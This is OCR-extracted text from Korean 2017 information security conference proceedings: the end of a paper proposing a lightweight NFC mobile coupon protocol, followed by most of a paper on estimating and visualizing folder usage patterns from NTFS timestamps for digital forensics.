사용자의 모바일 기기에 쿠폰 관리 애플리케이션이 설치되어 있고, 사용자의 공개키(PK_u)와 개인키(SK_u)가 생성되었다면(❶) 사용자는 NFC Tag를 통해 쿠폰을 발급받을 수 있다. 먼저 사용자는 NFC Tag에 모바일 기기를 접촉하여 Tag의 내용을 읽는 Tag Read 작업을 진행한다(❷). Tag Read 작업으로 사용자는 NDEF Message를 사용자의 모바일 기기로 읽어 온다(❸). NFC Tag 하나에는 한 종류의 쿠폰만 존재한다고 가정한다. NFC Tag로부터 모바일 기기가 전송받은 NDEF Message 내부에는 사용자가 읽어 온 NFC Tag의 *Coupon Code*와 쿠폰 정보가 포함된다.

표기법	의미
Coupon Code	Tag에서부터 읽어 온 쿠폰
ID	쿠폰의 식별번호
$h(\ )$	일방향 해쉬함수
PK_u	사용자의 공개키
SK_u	사용자의 개인키
$MAC(\ )$	메시지 인증 코드
k	발행자의 비밀키
TS	사용자의 모바일 기기의 Timestamp
$Sign(\ )$	서명
SERVICE	쿠폰에 해당하는 서비스

<표 1> 제안 프로토콜의 표기법

표 1은 제안 프로토콜에서 쓰이는 기호를 정의한 것이고, 그림 2는 제안 프로토콜의 과정을 설명한 그림이다.



<그림 2> 제안 프로토콜

사용자는 NFC Tag를 통해 읽어 온 메시지를 가지고 발행자 애플리케이션을 통해 발행자 URL로 접속한다(❹). 사용자의 모바일 기기와 발행기관의 웹 서버와의 통신은 TLS로 보호된다고 가정한다. 사용자는 모바일 애플리케이션을 통해 발행기관에 접속 후, 별도 채널을 통해 사용자 인증 단계를 거친다(❺). 사용자 인증은 사용자의 모바일 기기를 통한 휴대폰 SMS인증이나 공인 인증서를 통한 인증 방법 등이 있다. 이 프로토콜에서는 휴대폰 인증 방법을 이용한다. 이 때문에 휴대폰 번호로 쿠폰에 대한 중복 발행 조회가 가능하다. 사용자 인증 후에 사용자 모바일 기기에서 $Coupon\ Code$와 사용자의 개인키를 해싱하여 발행자의 웹으로 보내고(❻), 발행자는 이를 가지고 중복 발행 조회, 쿠폰 발행, 발행 쿠폰 등록 등의 3가지 단계를 진행한다. $Coupon\ Code$와 사용자의 공개키를 해싱한 값 $h(Coupon\ Code, PK_u)$은 쿠폰의 식별번호(ID)로 사용하고, 쿠폰은 ID와 $Coupon\ Code$, 발행자만 알 수 있는 비밀키 k를 가지고 생성한 메시지 인증 코드(MAC)로 구성되어 있다. 발행자는 쿠폰을 발행한 후 $[ID, Coupon\ Code]$를 데이터베이스에 등록하여 쿠폰의 중복 사용을 방지할 수 있다(❼).

사용자가 쿠폰을 사용할 때 출납원에게 쿠폰과 함께 TS, 자신의 공개키를 자신의 개인키로 서명하여 보내고(❽), 출납원은 정당한 사용자로부터 받은 쿠폰인지 쿠폰은 유효한지 검증하기 위해 발행자에게 쿠폰을 전달하여 쿠폰 조회를 요청한다(❾). 출납원은 발행자나 사용자에 대한 정보가 없으므로 쿠폰을 그대로 발행자에게 전달하여 유효성을 검증해야 한다. 발행자는 쿠폰의 유효성 검증을 위해 쿠폰의 식별번호 $Coupon\ ID$와 $Coupon\ Code$로 구성된 데이터베이스를 조회하여 정당하게 발행된 쿠폰이 맞는지 확인하고, 데이터베이스에 쿠폰이 존재하면 해당 쿠폰에 대한 서비스 내용을 보내고 기록에서는 삭제한다(❿). 출납원은 발행자에게 쿠폰 조회 결과를 전송받고 결과가 쿠폰의 서비스 내용이면 해당 서비스를 사용자에게 제공한다(⓫).

제안하는 모바일 쿠폰 시스템은 기존 연구와 마찬가지로 쿠폰 정보 데이터베이스를 이용하여 중복 사용을 방지할 수 있다. 더 나아가 사용자가 NFC Tag로부터 읽어온 $Coupon\ Code$와 사용자의 공개키를 해싱한 값을 쿠폰의 구성요소로 사용하기 때문에 불법 생성 및 불법 복제를 방지할 수 있다. 또한 발행자가 쿠폰을 발행할 때 쿠폰 내부에 MAC값을 붙여 보내기 때문에 무결성을 유지할 수 있고, 조작을 방지할 수 있으며 쿠폰의 유효성도 확인할 수 있다.

V. 분석 및 결론

본 논문에서 제안하는 모바일 쿠폰 시스템은 기존 연구들과 비교했을 때, 모든 발행자와 사용자의 (공개키, 개인키)가 필요하지 않고 오직 쿠폰을 사용할 사용자의 공개키와 개인키가 쓰이므로 이전 연구에 비해 가볍고 효율적이다.

제안 프로토콜의 특징 중 하나는 쿠폰이 중복 발행되는 것을 방지할 수 있다는 것이다. 이는 발행자가 별도 채널로 사용자 인증한 결과와 함께 Coupon Code를 가지고 발행 쿠폰을 조회하기 때문에 같은 사용자에게 똑같은 쿠폰을 중복 발행할 수 없게 된다.

기존 연구들은 NFC 기반의 모바일 쿠폰 시스템의 보안 요구사항을 만족하기 위해 PKI 기반 방식이나 여러 개의 비밀키를 사용하는 방법 등을 제안하였다. 하지만 모든 발행자와 모든 사용자의 (공개키, 개인키)를 저장하거나 두 개 이상의 비밀키를 분배하는 방법 등은 효율성이 떨어지고 현실적으로 불가능하다.

다음 표 2는 기존 연구와 제안 프로토콜을 보안 요구사항의 관점에서 비교한 표이다.

	Dominikus et al.	Alshehri et al.	Hsiang et al.	Ha et al.	Chang et al.	제안 프로토콜
불법 생성 방지	암호화	암호화	암호화	암호화	암호화	암호화
조작 방지	암호화	암호화	해쉬함수	암호화	MAC	MAC
불법 복제 방지	서명	해쉬함수	해쉬함수	암호화		해쉬함수
중복 사용 방지	DB	DB	DB	DB	DB	DB
기밀성	암호화	해쉬함수 +DB	TLS	암호화	암호화	암호화
무결성	서명	해쉬함수	TLS	암호화 + DB	MAC	MAC
중복 발행						DB

<표 2> 보안 요구사항 만족도 분석

NFC 기반의 모바일 쿠폰 시스템의 개념과 보안 요구사항을 정립한 Dominikus 등의 방식은 복잡한 PKI 기반 구조를 이용하여 암호화 및 서명으로 보안 요구사항을 만족했고, Alshehri 등은 통신에 필요한 비밀키를 해쉬함수에 포함시켜 전송하는 방법으로 불법 생성 및 조작을 방지하고 기밀성을 유지할 수 있는 프로토콜을 제안하였다. 또한 Hsiang 등은 가벼운 해쉬함수를 기반으로 하는 방식을 제안하였지만 어렵고 복잡한 연산을 해야하는 문제점이 있다. Ha 등의 방식은 암호화와 DB 만으로 보안 요구사항을 만족하지만 세션키를 생성해야 하는 불편함이 있고, Chang 등의 방식은 가장 최근의 연구로 MAC을 사용하여 조작을 방지할 수 있고, 무결성을 유지할 수 있지만 불법 복제에 대한 요구사항이 만족되지 않았다.

제안 프로토콜은 개인키와 공개키 검증 및 교환이 개인 사용자의 것만 사용되기 때문에 기존 연구에 비해 다른 발행자의 정보가 불필요하므로 배터리 소모나 데이터 교환 시간에 있어 이득이 발생할 것이다. 또한 사용자들이 NFC Tag를 이용하여 쉽고 빠르게 쿠폰을 발급 및 사용할 수 있기 때문에 효율적인 시스템이 될 것이다. 추후 연구 방향으로는 실제 구현 및 실제 데이터 수집을 통해 실제적인 수치들을 통해 비교 및 분석을 진행할 예정이다.

[참고문헌]

[1] SÁNCHEZ-SILOS, Juan J., et al. An NFC-based solution for discount and loyalty mobile coupons. In: Proceedings of the 2012 4th International Workshop on Near Field Communication. IEEE Computer Society, 2012. p. 45-50.

[2] 김형준; 권태경. NFC 기술 동향과 보안 이슈. 한국통신학회지 (정보와통신), 2012, 29.8: 57-64.

[3] 백종현; 염홍열. NFC 기반 모바일 서비스 보안 위협 및 대책. 정보보호학회지, 2013, 23.2: 55-65.

[4] VAN DAMME, Gauthier, et al. Offline NFC payments with electronic vouchers. In: Proceedings of the 1st ACM workshop on Networking, systems, and applications for mobile handhelds. ACM, 2009. p. 25-30.

[5] DOMINIKUS, Sandra; AIGNER, Manfred. mCoupons: An application for near field communication (NFC). In: Advanced Information Networking and Applications Workshops, 2007, AINAW'07. 21st International Conference on. IEEE, 2007. p. 421-428.

[6] 박성욱; 이임영. NFC mCoupon 서비스를 위한경량화 서명 기법에 관한 연구. Journal of The Korea Institute of Information Security & Cryptology, 2014, 24.2.

[7] AIGNER, Manfred; DOMINIKUS, Sandra; FELDHOFER, Martin. A system of secure virtual coupons using NFC technology. In: Pervasive Computing and Communications Workshops, 2007. PerCom Workshops' 07. Fifth Annual IEEE International Conference on. IEEE, 2007. p. 362-366.

[8] ALSHEHRI, Ali; SCHNEIDER, Steve. Formally defining NFC M-coupon requirements, with a case study. In: Internet Technology and Secured Transactions (ICITST), 2013 8th International Conference for. IEEE, 2013. p. 52-58.

[9] ALSHEHRI, Ali; SCHNEIDER, Steve. Formal Security Analysis and Improvement of a hash-based NFC M-coupon Protocol. In: International Conference on Smart Card Research and Advanced Applications. Springer International Publishing, 2013. p. 152-167.

[10] HSIANG, Han-Cheng. A secure and efficient authentication scheme for M-coupon systems. In: Future Generation Communication and Networking (FGCN), 2014 8th International Conference on. IEEE, 2014. p. 17-20.

[11] CHEUNG, Chan Yik. Cryptography and Protocols used in NFC. CS2107-Semester IV, 2012-2013, 2013, 11.

[12] 하재철. NFC에 기반한 모바일 쿠폰 프로토콜에 대한 안전성 분석 및 대응 방안, Journal of the Korea Academic-Industrial cooperation Society. 2015.

[13] CHANG, Chin-Chen; LIN, Iuon-Chang; CHI, Yi-Lun. Secure Electronic Coupons. In: Information Security (AsiaJCIS), 2015 10th Asia Joint Conference on. IEEE, 2015. p. 104-109.

2017 한국정보보호학회 하계학술대회

A-4 포렌식

김 종 성 (국민대)

- NTFS 파일시스템 시간정보 분석을 통한 폴더 사용패턴 분석 및 시각화 방법
  윤종성, 이상진
- 리눅스 시스템의 메모리 포렌식 : 난제와 발전방향
  박재유, Joshua I. James
- 로그인 정보 분석을 통한 웹 브라우저 포렌식 개선 방안
  김준기, 한재혁, 이상진
- 원격 포렌식을 활용한 엔드포인트 탐지 및 대응 시스템 모델링
  김희범, 정상문, 원유재

NTFS 파일시스템 시간정보 분석을 통한 폴더 사용패턴 분석 및 시각화 방법

윤종성*, 이상진*

*고려대학교 정보보호대학원

A folder usage pattern analysis and visualization using time information on NTFS file system

Jongseong Yoon*, Sangjin Lee*

*Center for Information Security Technologies(CIST), Korea University

요 약

최근 일반 사용자들이 사용하는 디지털 기기들의 용량이 증가하면서, 디지털 포렌식 분석 대상이 되는 데이터의 양이 기하급수적으로 많아지고 있다. 디지털 포렌식 분석에서 방대한 양의 디지털 증거를 수색하고 분류하는 일은 매우 많은 시간과 노력이 투입되는 작업이다. 따라서 대용량 디지털 증거에서 사용자가 생성한 중요 단서를 찾는 작업에 대한 자동화가 필요한 실정이다. 본 논문에서는 Windows PC에서 사용되는 NTFS 파일 시스템의 시간정보를 바탕으로 해당 저장장치 사용자의 자료 저장 및 사용 패턴을 추정하는 방법과 효과적인 분석을 위한 시각화 방안을 제시하고자 한다.

I. 서 론

디지털 증거가 대용량화되고 분석 대상 정보가 급격히 증가함에 따라, 디지털 포렌식에서 효율적으로 증거를 분석하는 방법을 찾는 것이 더욱 중요해지고 있다. 상세 분석 이전에 분석가에게 분석의 방향을 설정할 수 있는 정보를 지원할 수 있는 방법에 대한 연구가 필요하다.

일반적으로 시스템 사용자는 보유한 데이터 또는 정보의 관련성을 바탕으로 그룹화하여 관리한다. 최근에는 파일에 부가정보인 태그나 파일포맷의 추가정보를 통해 자동으로 분류하는 방식을 쓰기도 하지만 전통적으로 Windows 환경에서는 폴더로 관리한다. 사용자에게 폴더는 개별 정보가 아닌 하나의 업무, 프로젝트 또는 관심정보의 집합으로 볼 수 있다. 개별 파일단위의 분석이 아닌 폴더 단위의 분석을 통해 사용자의 관심정보에 대한 특성, 특징을 분석할 수 있다.

시스템의 시간정보는 디지털 포렌식에서 어떤 사건, 사실이 일어난 시점을 알려주는 중요한 정보이다. 이 시간정보를 개별 파일단위가 아닌 폴더 단위로 분석한다면 특정 업무, 프로젝트의 기간이나 사용자의 관여도 등을 추론 가능할 것이며, 파일 수준의 시간정보에서 분석할 수 없었던 의미를 파악할 수 있을 것이다.


본 논문은 디지털 증거에서 폴더 내 파일의 시간정보를 분석하여 폴더의 사용패턴을 추정하는 방법과 분석 결과를 효과 적으로 분석가에게 제공하기 위한 시각화 방법에 대해 연구하였다.

II. 관련연구

디지털 포렌식에서 시간정보는 사건의 발생 시점을 알아낼 수 있는 중요한 정보이다. 디지털 증거의 시간정보와 관련된 연구는 시간정보 조작을 탐지하기 위한 연구, 시간정보를 기반으로한 분석 방법에 대한 연구, 사용자 행위에 따른 NTFS의 시간정보 변화에 관한 연구 등이

있다.

시간정보 조작 탐지를 위한 연구로는 방제완 등[1]이 문서, 그림, 압축 파일 내부의 시간 정보를 활용하여 조작을 탐지하는 방법을 제시한 연구 등이 있다. 시간 정보를 기반으로 한 디지털 포렌식 분석 방법에 대한 연구로는 Hargreaves 등[2]이 포렌식 아티팩트의 Low-Level 시간정보를 인지적인 행위 단위의 High-Level 이벤트로 재구성하고 분석을 자동화한 연구가 있으며, Carrier 등[3]이 침해사고 발생 시점을 기반으로 디지털 증거를 검색하고 추출함으로써 분석의 효율성과 정확성을 높인 연구가 있다. 디지털 포렌식 분석 결과의 객관적인 검증을 위해 사용자 행위에 따른 NTFS 시간정보 변화에 대한 연구[4]도 지속적으로 계속되고 있다. 특히 운영체제 버전에 따라 사용자 행위별 시간정보 변화가 상이하기 때문에 새로운 운영체제가 공개되면 관련된 연구가 진행된다.



〔그림 1〕 시스템에서 사용자 행위별로 시간정보를 시각화한 사례

방대한 디지털 증거에서 분석의 효율성을 높이기 위한 방법으로 시각화에 대한 연구도 지속되고 있다. Teelink 등[5]은 디스크 이미지를 시각화 하여 분석의 효율성을 높이기 위한 연구를 하고 도구를 구현하였다. 개선된 시각화 방법으로 Vlastos 등[6]은 디스크, 파일시스템 등의 증거를 3D로 시각화하여 제공하는 도구를 개발하여 공개하였다. [그림 1]은 고려대학교 디지털 포렌식 연구실에서 개발한 사용자 행위 분석 도구(Athena)의 시간정보 시각화 화면이다. 가로 축은 월, 세로축은 일을 표시하고 있으며, 사용자의 행위가 일어난 시점에 행위의 내용에 따라 다른 색으로 표현하였다. 표시된 내용을 클릭하면 팝업창으로 세부적인 행위 내용을 표시한다[7].

앞에서 살펴본 바와 같이 디지털 증거에서 시간정보를 수집, 추출하고 분석을 자동화하고 시각화하기 위한 다양한 연구가 지속되어 왔다. 기존 연구에서는 시간정보를 사용자의 행위나 사건을 재구성하는 용도로 주로 사용되었으며, 시간 정보의 조작 여부, 사건과 관련된 정확한 시간정보를 찾는 방법에 중점을 두었다.

그러나 본 연구에서는 디지털 증거의 시간정보를 바탕으로 시스템 사용자가 폴더를 어떠한 목적으로 사용하였고 중요한 데이터였는지, 최근에 사용된 데이터인지 등과 같은 사용 패턴을 추정하는 방법과 이를 시각화하는 방법에 대해 연구하였다.

III. 폴더/파일의 시간정보 특성

3.1 NTFS의 시간정보

가장 보편적인 OS인 Windows에서 사용하는 파일 시스템은 NTFS이다. NTFS는 파일 및 폴더의 정보를 관리하기 위해 MFT(Master File Table)이라는 구조를 사용한다. MFT에는 파일 폴더의 시간정보가 저장되며 각 파일별로 $STANDARD_INFORMATION 속성과 $FILE_NAME 속성에 포함된다. 일반적으로 시간정보는 STANDARD_INFORMATION 속성을 참조한다. STANDARD_INFORMATION 속성에 저장되는 시간정보는 파일 또는 폴더의 생성시간(C), 수정시간(M), 접근시간(A)이며, NTFS에서는 MFT Entry가 마지막으로 수정된 시간(E)이 포함된다.

3.2 사용자 행위 따른 시간정보 변화

파일 및 폴더의 시간정보는 사용자에 의한 이동, 복사, 파일명이나 속성 변경에 의해 계속 변화한다. Windows 버전 별로 생성, 수정, 접근, MFT Entry 수정시간 변화가 조금씩 상이하며 파일의 복사, 이동방법, 위치 등에 따라서도 시간정보 변화가 상이하다. 사용자 행위에 따른 NTFS의 시간정보 변화 특징을 살펴보면, 생성시간보다 수정시간이 과거인 경우를 발견

할 수 있다. 이 현상은 파일을 사용자가 생성해서 수정한 파일이나 폴더가 아니라 복사 또는 이동 하였을 경우 발생한다. 이는 운영체제에서 성능을 향상시키기 위해 모든 시간 정보를 업데이트하지 않아서 발생하는 불일치 현상이다.

3.3 폴더 내 시간정보의 의미 일반화

사용자 행위에 따른 시간정보 변화를 바탕으로 폴더내 파일/폴더의 시간정보에 의미를 일반화하여 분석과 시각화에 활용할 수 있다. 시간정보의 의미 일반화를 위해 시간정보와 관련된 개념을 나타내는 표기를 다음과 같이 정의한다.

· 주어진 특정 폴더 : f
· 특정 파일 또는 폴더 x의 생성시간 : $C(x)$
· 특정 파일 또는 폴더 x의 수정시간 : $M(x)$
· 특정 파일 또는 폴더 x의 접근시간 : $A(x)$
· 특정 파일 또는 폴더 x의 MFT entry 변경시간 : $E(x)$

위 표기에 따라 특정 폴더 f에 속한 폴더 또는 파일을 x라고 할 때, 시간정보의 선, 후 관계에 따라 다음과 같이 의미를 해석 할 수 있다.

① $C(x) < M(x)$: 생성시간보다 수정시간이 최근인 경우(정상, 파일/폴더 지속 사용)
② $C(x) = M(x)$: 생성시간과 수정시간이 같을 경우(미수정)
③ $M(x) < C(x)$: 수정시간이 생성시간보다 과거인 경우(외부 복사/이동)
④ $C(x) < C(f)$: 외부에서 파일이동(상위폴더 보다 과거, 참고용 이동, 시스템/SW 파일)

IV. 폴더 사용패턴 추정 방법 및 구현

4.1 폴더 사용패턴 추정 방법

폴더사용 패턴 추정을 위해 특정 패턴을 표현할 수 있는 특징을 추출하기 위한 표기와 수식은 다음과 같다.

· 주어진 폴더 : f
· 주어진 폴더의 모든 서브 폴더 : f_s
· 폴더 f 하위폴더를 포함한 모든 폴더의 집합 :
$A(f) = \{f\} \cup \{f_s\}$
· 폴더 f 하위 모든 파일과 폴더의 집합 :
$G_a(f) = \{x | x \in Files(A(f))\}$
$\cup \{x | x \in Folders(A(f))\}$
· 폴더 f 바로 하위에만 있는 파일과 폴더의 집합
$G(f) = \{x | x \in Files(\{f\})\}$
$\cup \{x | x \in Folders(\{f\})\}$

① 시간정보가 정상인 파일 및 폴더 집합 :
$N_a(f) = \{x | x \in G_a(f) \wedge (C(x) < M(x))\}$
$N(f) = \{x | x \in G(f) \wedge (C(x) < M(x))\}$

② 생성, 수정시간이 같은 파일 및 폴더 집합
$S_a(f) = \{x | x \in G_a(f) \wedge (C(x) = M(x))\}$
$S(f) = \{x | x \in G(f) \wedge (C(x) = M(x))\}$

③ 수정시간이 생성시간보다 과거인 파일 및 폴더 집합
$R_a(f) = \{x | x \in G_a(f) \wedge (M(x) < C(x))\}$
$R(f) = \{x | x \in G(f) \wedge (M(x) < C(x))\}$

④ 상위 폴더 보다 과거인 경우
특정 파일이나 폴더의 바로 상위 폴더 : f_d
$DR_a(f) = \{x | x \in G_a(f) \wedge (C(x) < C(f_d))\}$
$DR(f) = \{x | x \in G(f) \wedge (C(x) < C(f_d))\}$

여기서 파일, 폴더의 시간 상태 정보를 비율로 환산하여 분석 대상 폴더의 특징을 표현할 수 있다.

① 특정 폴더에서 시간정보가 정상인 경우의 비율
$$P(N) = \frac{|N(f)|}{|G(f)|}, P(N_a) = \frac{|N_a(f)|}{|G_a(f)|}$$

② 생성, 수정시간이 같은 경우의 비율
$$P(S) = \frac{|S(f)|}{|G(f)|}, P(S_a) = \frac{|S_a(f)|}{|G_a(f)|}$$

③ 수정시간이 생성시간보다 과거인 파일 및 폴더의 비율
$$P(R) = \frac{|R(f)|}{|G(f)|}, P(R_a) = \frac{|R_a(f)|}{|G_a(f)|}$$

④ 상위 폴더 보다 과거인 경우의 비율
$$P(DR) = \frac{|DR(f)|}{|G(f)|}, P(DR_a) = \frac{|DR_a(f)|}{|G_a(f)|}$$

4.2 시각화 방안

시간정보의 시각화는 두 가지 방식으로 구현한다. 첫 번째는 [그림 2]와 같이 2차원 그래프 상에서 시간 수정시간이 생성시간보다 과거인 일어난 파일/폴더를 y축으로 표시하고 상위 폴더와의 시간 관계를 x축으로 표현하여 직관적으로 표현하는 방식이다.

이때 x, y 값은 다음과 같은 방식으로 계산한다.

· 주어진 폴더 f에 속한 파일 또는 폴더 m에 대해

$\Delta t_c(m) = C(m) - C(f)$,


$\Delta t_m(m) = M(m) - C(m)$ 이라고 하면

$MTC = \max\{x | x = |\Delta t_c(m)| \text{ for } \forall m \in f\}$

$MTM = \max\{x | x = |\Delta t_m(m)| \text{ for } \forall m \in f\}$

$x = \frac{\Delta t_c(m)}{MTC}, y = \frac{\Delta t_m(m)}{MTM}$

만약 $MTC, MTM = 0$ 이면 $x, y = 0$



〔그림 2〕 시간 정보 특성을 2차원 그래프로 시각화 하는 방법

두 번째 방법은 일반적인 타임라인과 유사하게 x축은 시간을 나열하고 Y축은 하루 24시간을 표현하여 파일/폴더의 시간을 점으로 표시하는 방법이다. 이때 같은 시간에 많은 파일이 생성되었을 경우 점이 겹쳐 구분하기 어려우므로 생성된 파일의 개수를 선그래프로 표현한다.

4.3 도구 구현

제안한 폴더 사용패턴 추정 및 시각화 방안을 위한 [그림 3]과 같은 도구를 구현하였다. 개발 언어는 C#이며 시각화를 위해 Oxygen Plot 라이브러리를 활용하였다. 입력데이터는 NTFS의 메타데이터가 저장된 MFT파일이며 MFT 파일을 파싱하고 폴더 구조를 재구성하여 좌측에 표시하였다. 트리형태로 폴더를 접거나 펼칠 수 있으며, 특정 폴더에 마우스 오른쪽 버튼을 클릭하면 해당 폴더를 분석하여 결과를 보여주고 정보를 시각화 해준다. 화면 중간에는 폴더의 시간정보 상태 비율과 분석에 참고할 수 있는 정보들을 표기하였다. 우측 상단에서 2차원 그래프를 통해 폴더 내 파일/폴더의 분포 특징을 시각화 하였다. 하단에는 타임라인 형태로 시간정보를 시각화 하였다.


V. 검증 및 토의

본 논문에서는 제시한 폴더 사용패턴 추정 방법과 시각화 방법의 효용성을 검증하기 위해 테스트 데이터를 활용하여 분석하였다. 실험 데이터는 OO기업에서 실제 업무에 활용된 PC의 하드디스크 이미지이며 세부 사항은 [표 1]과 같다.

〔표 1〕 실험용 HDD 환경

OS	Windows XP SP3
용량	111.8GB
사용량	32GB
볼륨	C : OS 및 프로그램 설치
	D : 업무관련 데이터
파일시스템	NTFS

실험용 데이터 중에서 C:에 있는 주요 시스



〔그림 3〕 시간정보 기반의 폴더 사용 패턴 추정 및 시각화를 위한 도구 구현

템 폴더인 Windows, Program Files 폴더와 Anti-virus프로그램 설치 폴더, PDF Viewer 설치 폴더, D:에 있는 사용자가 생성한 업무 1, 업무 2 폴더를 대상으로 시간정보 상태 비율을 계산한 결과는 [표 2]와 같다.


〔표 2〕 실험 데이터의 주요 폴더별 시간정보 상태 비율

구 분		$P(N)$	$P(S)$	$P(R)$	$P(DR)$
System	Windows	0.0736	0.6372	0.2892	0.6731
	Program Files	0.0675	0.7655	0.1670	0.5884
	Anti-virus	1	0	0	0.0520
user	PDF Viewer	0.0142	0.9858	0	0.8741
	업무 1	0.2397	0.3182	0.4421	0
	업무 2	0.0910	0.0809	0.8281	0.0181

사용자가 정상적으로 파일을 생성하고 수정하여 적극적으로 사용한 파일/폴더의 비율이 시스템 데이터에 비해 사용 자 데이터가 높음을 알 수 있다. 다만 Anti-virus 프로그램 설치 폴더의 경우 프로그램이 지속적으로 업데이트되고 바이러스 검사 결과가 지속적으로 로그에 남기 때문에 시스템 데이터 이지만 시간정보가 정상인 비율이 상당히 높았다. 시스템 폴더이지만 데이터를 자동적으로 계속 생성하는 경우에는 사용자 데이터와 구분하기 약가 어려운 상황이 발생할 수 있다.


복사 또는 이동 이후 수정하지 않은 파일의 비율인 P(S), P(R)은 사용자 데이터에 비해 시스템 데이터가 매우 높음을 알 수 있다. 시스템 데이터는 프로그램 설치 시 빌드 한 시간정보를 그대로 가지고 있거나 파일을 복사해 놓고 업데이트가 있지 않으면 파일 변경이 잦지 않기 때문으로 판단된다. 상위 폴더보다 시간이 앞서는 파일/폴더 비율인 P(DR)을 보면 프로그램 설치로 인한 시간 정보 불일치로 인하여 시스템 데이터가 사용자 데이터에 비해 큰 값을 가지는 것을 알 수 있다. 운영체제나 프로그램을 설치하면 파일을 생성하는 과정에서 빌드 당시의 시간정보를 그대로 유지하고 있기 때문에 이러한 현상이 발생한다.

각 폴더별 시간정보를 시각화한 결과를 보면 폴더별 사용패턴 차이를 더욱 명확히 확인할 수 있다.




〔그림 4〕 Windows 폴더 시각화 결과

[그림 4]는 Windows 폴더를 시각화한 결과이다. 그래프를 보면 Windows 폴더가 생성된 이후에 생성된 하위 파일/폴더가 거의 없고 대부분의 파일들이 생성, 수정 시간이 같거나 수정시간이 생성시간보다 과거인 현상이 발생하였다.




〔그림 5〕 Anti-Virus 프로그램 설치 폴더 시각화 결과

